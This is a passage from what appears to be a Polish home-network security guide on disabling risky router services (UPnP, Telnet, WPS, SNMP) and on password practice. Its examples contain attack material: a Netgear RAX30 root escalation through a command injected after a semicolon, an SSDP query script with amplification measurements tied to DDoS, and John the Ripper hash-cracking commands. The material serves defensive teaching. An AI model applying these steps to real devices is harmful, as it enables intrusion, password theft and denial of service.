Ostatecznie, korzystając z innego narzędzia, jak dnsspoof[106], atakujący przekierowuje wszystkie zapytania ofiary na swój host oraz przedstawia jej niebezpieczną stronę. Celem ataku było doprowadzenie do tego, że komputer ofiary myślał, że urządzenie atakującego to serwer, natomiast sam host serwujący stronę uważał go za ofiarę.


Dlaczego niektóre usługi powinny zostać wyłączone

ZALECENIA: WYŁĄCZENIE USŁUG

- Jeśli nie planujesz udostępniać żadnych serwerów, wyłącz DMZ.
- UPnP bezpieczniej jest wyłączyć (więcej informacji na ten temat znajduje się w podrozdziale *UPnP – szerzej o problemach z mechanizmem*).
- Telnet jest przestarzałym, nieszyfrowanym protokołem komunikacji – wyłącz go i używaj SSH do połączeń zdalnych.
- Niewłaściwie skonfigurowane IPv6 może stanowić potencjalny punkt ataku. Jeśli nie jest potrzebne w Twojej sieci, możesz rozważyć wyłączenie go.
- WPS to potencjalnie niebezpieczny protokół pozwalający na połączenie sprzętu poprzez Wi-Fi; wyłącz go, jeśli go w danym momencie nie używasz.
- SNMP pozwala na zbieranie dużej ilości informacji. Jeśli nie planujesz monitorować swoich sprzętów, wyłącz go dla bezpieczeństwa.

Przedstawione tu usługi powstały w celu wdrożenia i ułatwienia dodatkowych funkcji, ale niekoniecznie są to rozwiązania bezpieczne. Wyłączenie ich, poza wzmocnieniem zabezpieczeń, może poprawić wydajność samego urządzenia.

DMZ – strefa zdemilitaryzowana (ang. *demilitarized zone*) – to specjalna strefa pomiędzy siecią zewnętrzną a wewnętrzną (rysunek 24[107]). Umieszcza się w niej część serwerów, które komunikują się z siecią zewnętrzną (Internetem), więc często bywają atakowane. O ile czasem takie podejście ma zastosowanie w sieciach korporacyjnych, to w sieci domowej zazwyczaj nie ma potrzeby używania tego rozwiązania.



Rysunek 24. Umiejscowienie strefy zdemilitaryzowanej w sieci

UPnP – rozwiązanie miało być dostępne według założeń tylko z sieci LAN, ale, niestety, różne błędy konfiguracyjne potrafią wystawiać nadmiarowe otwarte porty do sieci WAN. Dodatkowym problemem jest też to, że zmiany, które urządzenie samodzielnie wykona (np. dodane reguły sieciowe), mogą nie być widoczne w panelu administracyjnym routera (w zależności od producenta i modelu).

WPS (Wi-Fi Protected Setup) – funkcja pozwalająca na podłączanie sprzętu do sieci bez hasła, a tylko z PIN-em lub po przyciśnięciu specjalnego przycisku na obudowie urządzenia. Funkcja jest bardzo wygodna, ale – niestety – nie jest zbyt bezpieczna. Znany jest też atak na nią, który dość łatwo przeprowadzić, nawet jeśli jest dość czasochłonny[108]. Jeśli potrzebujemy WPS do podłączenia sprzętu, pamiętajmy o wyłączeniu go, gdy już nie jest potrzebny. Alternatywnie nie korzystajmy wcale z tego rozwiązania – obecnie sporo urządzeń potrafi wykorzystać kody QR[109] lub oferuje opcję wpisywania hasła do wskazanej sieci.

Port Forwarding – funkcja wystawiająca port wskazanego hosta do sieci zewnętrznej. Ma to sens tylko wtedy, gdy planujemy z domowej sieci (zza routera) wystawiać konkretny serwer, np. gry sieciowej.

Mimo wszystko jest to wpuszczenie ruchu zewnętrznego do sieci wewnętrznej, więc należy zadbać o odpowiednie zabezpieczenie samego hosta końcowego, aby zapewnić bezpieczeństwo sieci (antywirus, Web Application Firewall, zwykły firewall, segmentacja sieci i aktualizacje). Jeśli nie planujemy wystawiania serwerów, tę funkcję powinniśmy wyłączyć.

Telnet – protokół komunikacyjny do zarządzania urządzeniami sieciowymi. Niestety, jest przestarzały i nie oferuje szyfrowania danych, więc loginy i hasła, które przez niego przekazujemy, mogą zostać bardzo łatwo podsłuchane. Jeśli chcemy zarządzać naszym urządzeniem spoza sieci domowej, wybierzmy połączenia za pomocą SSH lub szyfrowanego tunelu VPN.

SNMP (Simple Network Management Protocol) – protokół pozwalający na zbieranie informacji o dostępnych portach i usługach na urządzeniach w sieci. Jeśli nie planujemy monitorować naszych urządzeń, wyłączmy go. W przypadku

domyślnych ustawień może pozwolić na odczytanie danych urządzenia bez uwierzytelnienia lub po podaniu domyślnych danych dostępowych. W wersji drugiej *community string* pełni funkcję hasła, pozwalając na podstawową formę uwierzytelnienia, jednak komunikacja ta nie jest szyfrowana, więc nie zawsze będzie wystarczająco bezpieczna. Planując śledzenie sieci, np. za pomocą Zabbixa, należy wykorzystać najwyższą dostępną – czyli trzecią – wersję tego protokołu.

IPv6 – jeśli mamy możliwość korzystać z sieci Internet za pośrednictwem IPv4, warto pozostać przy starszym rozwiązaniu. Niestety, nowszy protokół wymaga bardziej zaawansowanej konfiguracji i wystawia każde urządzenie z nim wprost do sieci WAN, co może być źródłem wielu kłopotów.

Przykład podatności

Ujawniona w styczniu 2023 roku podatność (poprawiona w wersji firmware *1.0.7.78*) w routerze Netgear RAX30 umożliwiała zdalne uzyskanie pełnych uprawnień administratora (root). Od strony WAN nie była dostępna w trybie nasłuchu żadna usługa, ale, niestety, tylko na IPv4. Skanowanie za pomocą narzędzia Nmap publicznego adresu w IPv6 zwracało jako wynik informację o otwartej usłudze Telnet (listing 12).

Listing 12. Przykład zapytania wymaganego do znalezienia podatności w routerze Netgear RAX30 – Nmap

```
mitsurugi@dojo$ nmap -6 -p 23 fe80::6ecd:d6ff:fe44:dd73%eth1
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-01 12:04 CET
Nmap scan report for fe80::6ecd:d6ff:fe44:dd73
Host is up (0.00061s latency).
PORT      STATE      SERVICE
23/tcp    open       telnet
Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

Podczas analizowania firmware'u okazało się, że w systemie dostępny jest użytkownik support z prostym hasłem (listing 13).

Listing 13. Wykrycie w routerze użytkownika support i jego łatwego hasła

```
mitsurugi@dojo$ cat /etc/passwd
admin:<admin passwd hash>:0:0:Administrator:/:/bin/sh
support:$1$QkcawmV.$VU4maCah6eHihce5l4YCP0:0:0:Technical Support:/:/bin/sh
user:$1$9RZrTDt7$UAaEbCkq.Qa4u0QwXpzln/:0:0:Normal User:/:/bin/sh
nobody:<admin passwd hash>:0:0:nobody for ftp:/:/bin/sh
mitsurugi@dojo$
```

Wspomniany użytkownik miał jednak ograniczone uprawnienia (listing 14).

Listing 14. Badanie uprawnień znalezionego użytkownika

```
$ telnet fe80::6ecd:d6ff:fe44:dd73%eth1
Trying fe80::6ecd:d6ff:fe44:dd73%eth1...
Connected to fe80::6ecd:d6ff:fe44:dd73%eth1.
Escape character is '^]'.
BCM96750 Broadband Router
Login: support
Password:
 > help
?
help
logout
exit
quit
reboot
brctl
cat
(...)
```

System pozwalał jednak na ich eskalację za pomocą użycia średnika – i dzięki temu kolejne polecenia można już było wykonywać z uprawnieniami roota[110] (listing 15).

Listing 15. Eskalacja uprawnień użytkownika do roota

```
> ifconfig a; /bin/ash
ifconfig a ; /bin/ash
ifconfig: a: error fetching interface information: Device not found
BusyBox v1.31.1 (2022-05-11 10:37:23 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
# uname -a
Linux RAX30 4.19.151 #1 SMP PREEMPT Wed May 11 10:27:11 CST 2022
armv7l
#
```

UPnP – szerzej o problemach z mechanizmem

ZALECENIA: UPnP

- Jeśli to możliwe, zrezygnuj z korzystania z tego protokołu.
- Upewnij się, że blokujesz komunikację na porcie 1900 z WAN.
- Przetestuj sieć za pomocą zewnętrznych narzędzi w celu sprawdzenia, czy Twoja sieć jest bezpieczna.

Wprawdzie w podrozdziale wyżej wspomniano, że jest to niebezpieczny protokół, warto jednak poświęcić mu trochę więcej miejsca w celu zrozumienia, jakie stwarza zagrożenie i jak działa.

SSDP (Simple Service Discovery Protocol) – sieciowy protokół komunikacyjny mający na celu wykrycie urządzeń dostępnych w sieci bez użycia innych serwerowych mechanizmów, jak DHCP lub DNS w małych sieciach biurowych bądź domowych. Jest on podstawą działania protokołu UPnP. Protokół używa rozgłoszenia *multicast* (`239.255.255.250`) za pośrednictwem UDP oraz portu `1900` do komunikacji. Twórcami tego protokołu były firmy Microsoft oraz Hewlett-Packard w 1999 roku.


Mechanizm UPnP ma za zadanie pozwolić na szybką zmianę konfiguracji ustawień urządzeń sieciowych – zazwyczaj dotyczy to właśnie routerów domowych. Dodatkowo nie wymaga on autoryzacji ani żadnych uprawnień do wykonania tej operacji, a co za tym idzie – możemy wcale nie być świadomi wprowadzonych aktualizacji.

Komunikacja w protokole UPnP (rysunek 25[111]) zazwyczaj przebiega w podany sposób:

1. Wysłanie zapytania HTTP over UDP z użyciem metody `M-SEARCH`. Ma ono za zadanie wykryć urządzenia obsługujące UPnP.
2. Następuje pobranie pliku XML oferowanego przez router, zawierającego informację o możliwości konfiguracji UPnP na danym urządzeniu.
3. Ostatnia faza to przesłanie pliku XML konfigurującego ponownie sprzęt.

W normalnej sytuacji wyszukiwanie sprzętów za pomocą SSDP oraz zmiana konfiguracji powinny być możliwe tylko z sieci LAN. Niestety, w praktyce jest już inaczej, jako że wyszukiwarka Shodan przy zapytaniu o urządzenia dostępne w sieci na publicznym adresie IP z otwartym portem `1900` zwraca ponad 350 000 wyników*. Należy jednak pamiętać o tym, że otwarty port to tylko sugestia, równie dobrze może być na nim uruchomiona zupełnie inna usługa.

* Shodan – zapytanie o port 1900 wymaga wcześniejszego zalogowania darmowym kontem.



Rysunek 25. Przebieg komunikacji w protokole UPnP

Daje to szerokie pole do popisu atakującym – w 2018 roku przeprowadzono atak na ok. 50 000 dostępnych z sieci urządzeń, w których przemapowano porty LAN (445 oraz 139) – tak by można było dostać się do nich z sieci WAN. Pozwoliło to na użycie podatności *EternalBlue*[112], znanej z NSA, grupy The Shadow Brokers oraz ransomware *WannaCry*, na komputerach normalnie niedostępnych z sieci WAN[113].

Dalsze wykorzystanie takich urządzeń to np. budowa małej sieci anonimizującej za pomocą przejętych wcześniej routerów[114].

Przykład podatności

Korzystając z maszyny z systemem Linux i skryptów w Pythonie, możemy eksperymentować z testowaniem protokołu UPnP w domowym środowisku.

Na poniższym fragmencie (listing 16) widzimy zapytania z przeglądarki Chrome przesyłane do urządzenia typu Smart TV.

Listing 16. Zapytanie wysyłane z przeglądarki Chrome do urządzenia Smart TV w celu rozpoznania możliwości użycia podatności w protokole SSDP

```
$ sudo tcpdump -ni eth0 udp and port 1900 -A
IP 192.168.1.124.53044 > 239.255.255.250.1900: UDP, length 175
M-SEARCH * HTTP/1.1
```

```
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 1
ST: urn:dial-multiscreen-org:service:dial:1
USER-AGENT: Google Chrome/103.0.3029.110 Windows
```

Ramka przesyłana jest za pomocą multicastu. Inne urządzenia słuchające na tym adresie i obsługujące ten konkretny typ ST (search-target) „multiscreen" są tymi urządzeniami, które powinny odpowiedzieć na żądanie.

Zapytanie ST ma dwa standardowe rodzaje:

1. `upnp:rootdevice:` – szukaj urządzeń nadrzędnych,
2. `ssdp:all:` – szukaj wszystkich serwisów i urządzeń obsługujących UPnP.

Te dwa zapytania można emulować za pomocą skryptu w Pythonie (listing 17).

Listing 17. Emulacja zapytań UPnP z wykorzystaniem skryptu Python

```
#!/usr/bin/env python3
import socket
import sys

dst = "239.255.255.250"
if len(sys.argv) > 1:
    dst = sys.argv[1]
st = "upnp:rootdevice"
if len(sys.argv) > 2:
    st = sys.argv[2]

msg = [
    'M-SEARCH * HTTP/1.1',
    'Host:239.255.255.250:1900',
    'ST:%s' % (st,),
    'Man:"ssdp:discover"',
    'MX:1',
    '']

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
s.settimeout(10)
s.sendto('\r\n'.join(msg).encode('utf-8'), (dst, 1900)))

while True:
```

```
try:
    data, addr = s.recvfrom(32*1024)
except socket.timeout:
    break
print("[+] %s\n%s" % (addr, data.decode('utf-8')))
```

Jako przykładową odpowiedź można podać listing 18.

Listing 18. Przykładowa odpowiedź na emulowane zapytanie z listingu 17

```
$ python ssdp-query.py
[+] ('192.168.1.71', 1026)
HTTP/1.1 200 OK
CACHE-CONTROL: max-age = 60
EXT:
LOCATION: http://192.168.1.71:5200/Printer.xml
SERVER: Network Printer Server UPnP/1.0 OS 1.29.00.44 06-17-2009
ST: upnp:rootdevice
USN: uuid:Samsung-Printer-1_0-mrgutenberg::upnp:rootdevice

[+] ('192.168.1.70', 36319)
HTTP/1.1 200 OK
Location: http://192.168.1.70:49154/MediaRenderer/desc.xml
Cache-Control: max-age=1800
Content-Length: 0
Server: Linux/3.2 UPnP/1.0 Network_Module/1.0 (RX-S601D)
EXT:
ST: upnp:rootdevice
USN: uuid:9ab0c000-f668-11de-9976-000adedd7411::upnp:rootdevice
```

W praktyce są dwie drogi na dostarczenie ramki `M-SEARCH`:

1. wspomniany wcześniej multicastowy adres,
2. bezpośrednio do hosta, z włączoną obsługą UPnP/SSDP za pomocą zapytania `unicast`.

Wykorzystując drugą metodę, na przykładowej drukarce znalezionej za pomocą skryptu, otrzymamy następującą odpowiedź (listing 19):

Listing 19. Przykładowa odpowiedź urządzenia z włączonym UPnP/SSDP na zapytanie `unicast`

```
$ python ssdp-query.py 192.168.1.71
[+] ('192.168.1.71', 1026)
```

```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age = 60
EXT:
LOCATION: http://192.168.1.71:5200/Printer.xml
SERVER: Network Printer Server UPnP/1.0 OS 1.29.00.44 06-17-2009
ST: upnp:rootdevice
USN: uuid:Samsung-Printer-1_0-mrgutenberg::upnp:rootdevice
```

W tym momencie widać już jasno problem – protokół SSDP nie sprawdza, czy wysyłający zapytanie znajduje się w tej samej sieci co urządzenie. Odpowie zatem na każde wyszukanie `M-SEARCH` z sieci WAN. Wystarczy źle skonfigurowany firewall z otwartym portem `1900` – i nasze urządzenie staje się świetnym celem do amplifikacji UDP.

Podajmy więc naszemu skryptowi źle skonfigurowany host i dostaniemy taką odpowiedź jak na listingu 20.

Listing 20. Przykładowa odpowiedź urządzenia z włączonym UPnP/SSDP na spreparowane zapytanie zawierające źle skonfigurowany host

```
$ python ssdp-query.py 100.42.x.x
[+] ('100.42.x.x', 1900)
HTTP/1.1 200 OK
CACHE-CONTROL: max-age=120
ST: upnp:rootdevice
USN: uuid:3e55ade9-c344-4baa-841b-826bda77dcb2::upnp:rootdevice
EXT:
SERVER: TBS/R2 UPnP/1.0 MiniUPnPd/1.2
LOCATION: http://192.168.2.1:40464/rootDesc.xml
```

Prawdziwe możliwości wzmocnienia są jednak realne dzięki wykorzystaniu typu `ST - ssdp:all:`, takie odpowiedzi będą zdecydowanie większe (wygenerują znacznie więcej ruchu sieciowego (listing 21).

Listing 21. Wzmocnienie ilości generowanego ruchu poprzez wykorzystanie `ST – ssdp:all:` w zapytaniu

```
$ python ssdp-query.py 100.42.x.x ssdp:all
[+] ('100.42.x.x', 1900)
HTTP/1.1 200 OK
CACHE-CONTROL: max-age=120
ST: upnp:rootdevice
USN: uuid:3e55ade9-c344-4baa-841b-826bda77dcb2::upnp:rootdevice
```

```
EXT:
SERVER: TBS/R2 UPnP/1.0 MiniUPnPd/1.2
LOCATION: http://192.168.2.1:40464/rootDesc.xml

[+] ('100.42.x.x', 1900)
HTTP/1.1 200 OK
CACHE-CONTROL: max-age=120
ST: urn:schemas-upnp-org:device:InternetGatewayDevice:1
USN: uuid:3e55ade9-c344-4baa-841b-826bda77dcb2::urn:schemas-upnp-org:
device:InternetGatewayDevice:1
EXT:
SERVER: TBS/R2 UPnP/1.0 MiniUPnPd/1.2
LOCATION: http://192.168.2.1:40464/rootDesc.xml
... 6 more response packets....
```

W tym przypadku jedno zapytanie `M-SEARCH` wysłane za pomocą SSDP wywołało osiem pakietów odpowiedzi, cel ataku pokazuje ośmiokrotny wzrost liczby pakietów i dwudziestosześciokrotny wzrost użytej przepustowości (listing 22).

Listing 22. Odpowiedź na zapytanie `tcpdump` przedstawiające ilość wygenerowanego ruchu

```
$ sudo tcpdump -ni en7 host 100.42.x.x -ttttt
 00:00:00.000000 IP 192.168.1.200.61794 > 100.42.x.x.1900: UDP, length 88
 00:00:00.197481 IP 100.42.x.x.1900 > 192.168.1.200.61794: UDP, length 227
 00:00:00.199634 IP 100.42.x.x.1900 > 192.168.1.200.61794: UDP, length 299
 00:00:00.202938 IP 100.42.x.x.1900 > 192.168.1.200.61794: UDP, length 295
 00:00:00.208425 IP 100.42.x.x.1900 > 192.168.1.200.61794: UDP, length 275
 00:00:00.209496 IP 100.42.x.x.1900 > 192.168.1.200.61794: UDP, length 307
 00:00:00.212795 IP 100.42.x.x.1900 > 192.168.1.200.61794: UDP, length 289
 00:00:00.215522 IP 100.42.x.x.1900 > 192.168.1.200.61794: UDP, length 291
 00:00:00.219190 IP 100.42.x.x.1900 > 192.168.1.200.61794: UDP, length 291
```

Na koniec zostaje tylko użycie IP spoofingu w celu wykonania *UDP flood*, a w zasadzie DDoS (*Distributed Denial of Service*)[115] na serwerze, który chcemy zaatakować, a nie na naszym urządzeniu. Testerom udało się przeprowadzić w ten sposób ataki z użyciem przepustowości przekraczającej 100 Gbps[116].

Dobre praktyki związane z hasłem

ZALECENIA DOTYCZĄCE HASEŁ

- Zacznij od zmiany domyślnych haseł w urządzeniach oraz w sieciach Wi-Fi.
- Hasło musi być długie – minimum 16 znaków, a najlepiej jeszcze więcej – utrudni to wykonanie ataku typu *brute-force*.
- Warto zrezygnować z nakazu regularnej zmiany haseł – tego typu praktyki nie przynoszą korzyści, ponieważ często to nowe hasło niewiele różni się od poprzedniego.
- Zmień hasło do każdego systemu lub sieci Wi-Fi, jeśli masz podejrzenie, że mogło wpaść w ręce nieuprawnionej osoby.
- Wykorzystuj opcję automatycznego sprawdzania wycieków haseł – oferują to niektóre menedżery haseł, a jeśli już zapamiętujesz hasła w przeglądarce, to one również mają taką możliwość.
- Zadbaj o bezpieczeństwo, używając różnych haseł.
- Zmień nawyk używania takiego samego hasła ze zmienioną jego częścią – tego typu praktyki są stosunkowo przewidywalne i dają fałszywe poczucie bezpieczeństwa.
- Wykorzystaj menedżera haseł do przechowywania, generowania i autouzupełniania swoich danych – dzięki temu musisz pamiętać tylko jedno hasło, a nie wszystkie. Możemy znaleźć tego typu narzędzia zarówno w wersji darmowej, jak i płatnej[117].

Raz na jakiś czas duże korporacje oraz organizacje publikują swoje wytyczne dotyczące bezpieczeństwa haseł. Bazując na zebranych tego typu dokumentach, można wyciągnąć kilka wniosków, które warto stosować na co dzień[118].


W tym miejscu zasadne jest wspomnieć o niedawnym wycieku* z menedżera haseł – LastPass[119]. Twórca systemu przyznał się publicznie do wycieku i jednoznacznie zaapelował o pilną zmianę zawartych w nich haseł. O ile dane tam zawarte były zaszyfrowane, to nie ma pewności, że nie zostały już odzyskane. Dlatego, korzystając z chmurowych rozwiązań do zarządzania hasłami, warto śledzić publikowane oficjalnie komunikaty związane z bezpieczeństwem naszych danych.

Jak wypracować sobie metodę tworzenia długich, ale prostych do zapamiętania haseł? Warto zasugerować się żartobliwym instruktażem zamieszczonym na rysunku 26[120]. Może to być choćby budowanie własnych połączeń wyrazów, które będą np. składały się z nazw kilku przedmiotów leżących na biurku. Można też zasugerować się wynikami z generatora prostych haseł. Warto delikatnie zmienić ostatnio użyte hasło, gdyż wyniki w nim zwracane są bez wykorzystania HTTPS.

Chociaż częściowo możliwe jest zastąpienie hasła poprzez wykorzystanie klucza prywatnego do logowania się poprzez sesję SSH do routera, należy

* Grudzień 2022.

zaznaczyć, że w procesie tym biorą udział oba klucze – zarówno prywatny, jak i publiczny. Oczywiście, konieczne jest, aby router pozwalał na tego rodzaju połączenia i umożliwiał wgrywanie własnych kluczy.



Rysunek 26. Siła hasła

Na pytanie, czy można całkowicie zrezygnować z haseł, producenci oprogramowania odpowiadają, że tak. Microsoft, Google oraz Apple pracują nad systemami, które będą wykorzystywać np. klucze prywatne częściowo synchronizowane w chmurze iCloud (Apple[121]) i biometrykę. O ile to wszystko ma sens w przypadku przeglądarek internetowych i logowania się do serwisów takich jak e-mail lub systemy zarządzania kodem – to niekoniecznie znajduje zastosowanie w przypadku producentów sprzętu sieciowego przeznaczonego do domów. Większość z nich raczej nie posunie się do integracji tego typu w ciągu najbliższych kilku lat, więc stare, poczciwe hasło pozostanie z nami jeszcze przez pewien czas. Prędzej zobaczymy tego typu rozwiązania stosowane w przypadku sprzętu biznesowego, gdzie producenci szybciej integrują tego typu nowości.

Przykład ataku na hasło

Najprostszym przykładem będzie tu zaprezentowanie działania podstawowego narzędzia do łamania haseł, jakim jest John The Ripper[122]. Jeśli korzystamy z dystrybucji Kali Linux, jest tam preinstalowany, w przeciwnym wypadku można go zainstalować czy to za pomocą komendy `sudo apt install john`, czy na systemie Mac `brew install john`. Kali zawiera również jedną z najbardziej znanych list haseł, dostępną pod ścieżką `/usr/share/wordlists/rockyou.txt` (może być spakowana do archiwum).

Wszystkie możliwości aplikacji możemy poznać, korzystając z komendy `john -h` – co zostało przedstawione na rysunku 27.

```
└─▪ [★]$ john -h
Created directory: /home/htb-ac78569/.john
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]    "single crack" mode, using default or named rules
--single=:rule[,..]        same, using "immediate" rule(s)
--wordlist[=FILE] --stdin  wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]          like --wordlist, but extract words from a .pot file
--dupe-suppression         suppress all dupes in wordlist (and force preload)
--prince[=FILE]            PRINCE mode, read words from FILE
--encoding=NAME            input encoding (eg. UTF-8, ISO-8859-1). See also
                           doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,..]]     enable word mangling rules (for wordlist or PRINCE
                           modes), using default or named rules
--rules=:rule[;..]]        same, using "immediate" rule(s)
--rules-stack=SECTION[,..] stacked rules, applied after regular rules or to
                           modes that otherwise don't support rules
--rules-stack=:rule[;..]   same, using "immediate" rule(s)
--incremental[=MODE]       "incremental" mode [using section MODE]
```

Rysunek 27. Przykładowy wynik komendy `john -h`

John the Ripper posiada trzy tryby pracy:

1. *single crack mode* – bierze słowo i generuje jego wariacje – hasło „test” może być przerobione na „TeSt” i inne, pokrewne;
2. użycie listy słów – John wygeneruje listę hashy na podstawie wskazanego pliku i wykona porównanie z naszym hashem hasła;
3. tryb przyrostowy – próbujemy każdego znaku, litery i cyfry do skutku – tzw. *brute-force*.

Zaczniemy od przygotowania – stwórzmy pusty plik tekstowy o nazwie `crack.txt`, do którego jako zawartość wklejamy użytkownika i hash jego hasła, rozdzielając je dwukropkiem.

`stealth:d776dd32d662b8efbdf853837269bd725203c579`

Następnie podajemy informacje, jakiego trybu chcemy użyć i jakiego formatu szyfrowania oczekujemy (aplikacja nie zawsze sama rozpozna go prawidłowo): `$ john --single --format=raw-sha1 crack.txt`.

Wynik znaleziony został dość szybko, co widać na rysunku 28.

```
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for p
erformance.
StEaLtH          (stealth)
1g 0:00:00:00 DONE (2022-11-15 13:24) 50.00g/s 18400p/s 18400c/s 18400C/s StEaLt
H..stealh
```

Rysunek 28. Działanie narzędzia John The Ripper w trybie *single crack mode*

Sprawdźmy, jak John poradzi sobie z trudniejszym hasłem. Tym razem użyjemy pliku tylko z hashem i listy dostępnej w Kali Linux. Hash hasła jest następujący:

`edba955d0ea15fdef4f61726ef97e5af507430c0`

Komenda użyta do łamania to:

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt
--format=raw-sha1 crack.txt
```

Efekt możemy obejrzeć na rysunku 29.

```
└──╼ [★]$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 cra
ck.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password5        (?)
1g 0:00:00:00 DONE (2022-11-15 14:26) 50.00g/s 165200p/s 165200c/s 165200C/s ant
onio1..analyn
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwor
ds reliably
Session completed
```

Rysunek 29. Wynik działania narzędzia John The Ripper w trybie słownikowym

Ostatnią metodą jest korzystanie z najmniej efektywnego podejścia, czyli próbowania wszystkich możliwych kombinacji ataku. W praktyce wystarczą dwie poprzednie metody połączone z odpowiednim rozpoznaniem socjotechnicznym do złamania większości haseł.

Przykładem takiej komendy może być:

```
$ john -i:cyfry passwordfile.txt
```

W miejscu opisanym jako cyfry podajemy definicję, ile maksymalnie cyfr może być w wygenerowanym testowo haśle cyfr.

Ostatecznie, korzystając z tak prostego w obsłudze narzędzia, bardzo łatwo potwierdzić, że użycie długiego hasła naprawdę pozwala nam prawidłowo zabezpieczyć nasze konta i sekrety. Odpowiednio długie hasło zwyczajnie może stać się niemożliwe do złamania, natomiast krótkie hasła to obecnie coś, co można łamać, korzystając z domowych komputerów[123]. Pamiętajmy jednak, żeby hasło to nie było jakimś powszechnie znanym cytatem czy kombinacją imion naszych dzieci lub by nie składało się z samych cyfr. Niezależnie od długości mogą one być łatwe do odgadnięcia lub złamania.

